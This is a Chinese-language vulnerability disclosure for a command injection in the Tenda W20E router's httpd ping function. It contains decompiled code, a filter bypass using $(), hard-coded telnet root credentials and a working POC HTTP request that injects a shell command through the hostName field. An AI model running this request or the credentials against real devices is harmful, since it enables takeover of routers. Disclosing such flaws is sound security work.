Tenda W20E 命令注入漏洞

Overview

- 厂商官网：https://www.tenda.com.cn/
- 固件下载地址：https://www.tenda.com.cn/product/download/W20E.html

Vulnerability information

腾达W20E V16.01.0.6(3392)存在一个命令注入漏洞，可以在系统中执行任意命令。

Affected version

该图显示了最新的固件:V16.01.0.6(3392)

Vulnerability details

开启telnet http://192.168.0.1/goform/telnet
telnet admin/password is root/ Fireitup

使用ida分析httpd，在函数do_ping_action中:使用ida分析httpd，在函数do_ping_action中:


```
hostname = (char_t *)cJSON_GetString(in, "hostName", 0);
if ( !hostname || strchr(hostname, ';') || strchr(hostname, '&') || strchr(hostname, '|') )
  goto fail;
cfg.size = cJSON_GetInt(in, "packageSize", 56);
cfg.pro_version = cJSON_GetInt(in, "pro_ver", 4);
cfg.timeout = cJSON_GetInt(in, "timeout", 1);
cfg.count = 1;
strncpy(cfg.hostname, hostname, 0x3Fu);
if ( cmd_get_ping_output(&cfg, res_buf, 1024) )
{
```

该程序将通过hostname参数获得的内容传递给hostName。
有一些参数的过滤是由if判断的，但我们可以绕过它，这将在下一节解释。
然后，通过strncpy函数将hostname的内容复制到cfg.hostname中。
而cfg是由函数cmd_get_ping_output()调用的。
在函数cmd_get_ping_output中:

```
UGW_RETURN_CODE_ENUM __cdecl cmd_get_ping_output(const CMD_PING_CFG_STRU *cfg, char *output, int o_size)
{
  int v3; // $ra
  int v4; // $s1
  UGW_RETURN_CODE_ENUM v5; // $s0
  int v6; // $s0
  int *v7; // $v0
  char *v8; // $v0
  FILE *fp_0; // [sp+28h] [+28h]
  char new_cmd_buf[256]; // [sp+30h] [+30h] BYREF

  v4 = v3;
  _cyg_profile_func_enter(cmd_get_ping_output);
  memset(new_cmd_buf, 0, sizeof(new_cmd_buf));
  if ( cfg )
  {
    snprintf(
      new_cmd_buf,
      0x100u,
      "ping %s -%d -c %d -s %d -W %d -4",
      cfg->hostname,
      cfg->pro_version,
      cfg->count,
      cfg->size,
      cfg->timeout);
    fp_0 = popen(new_cmd_buf, "r");
```

然后通过snprintf函数将cfg.hostname的匹配内容格式化为new_cmd_buf。
new_cmd_buf由popen()调用。
存在命令注入漏洞。
相应的网页如下:



Vulnerability exploitation condition

登录后需要获取cookie才能执行攻击。
在if的判断中，可以看到字符(；｜&)进行筛选，如果包含这些字符，代码将失败。
但是我们可以用' $ '来进行命令注入。

```
hostname = (char_t *)cJSON_GetString(in, "hostName", 0);
if ( !hostname || strchr(hostname, ';') || strchr(hostname, '&') || strchr(hostname, '|') )
  goto fail;
cfg.size = cJSON_GetInt(in, "packageSize", 56);
cfg.pro_version = cJSON_GetInt(in, "pro_ver", 4);
cfg.timeout = cJSON_GetInt(in, "timeout", 1);
cfg.count = 1;
strncpy(cfg.hostname, hostname, 0x3Fu);
if ( cmd_get_ping_output(&cfg, res_buf, 1024) )
{
```

功能数据包如下，我们将使用它来构建poc。


```
POST /goform/module?1668695093889 HTTP/1.1
Host: 192.168.0.1
Content-Length: 87
Accept: text/plain, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/91.0.4472.124 Safari/537.36
Content-Type: application/json
Origin: http://192.168.0.1
Referer: http://192.168.0.1/index.html?v=3392
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=70ebc4f9c9d22827a5874d1bb6f06abddwdvmy; bLanguage=cn;
sessionid=W2OEv5:0.167.3:6b0846
Connection: close

{"setFixTools":{"networkTool":1,"hostName":"test$(touch
/tmp/test0)","packageSize":32}}
```

Recurring vulnerabilities and POC

为了重现该漏洞，可以遵循以下步骤:
1.连接物理设备
2.用POC攻击

POC和复制结果如下:



图显示了POC攻击的效果，创建了文件test0。

CVE-ID

unsigned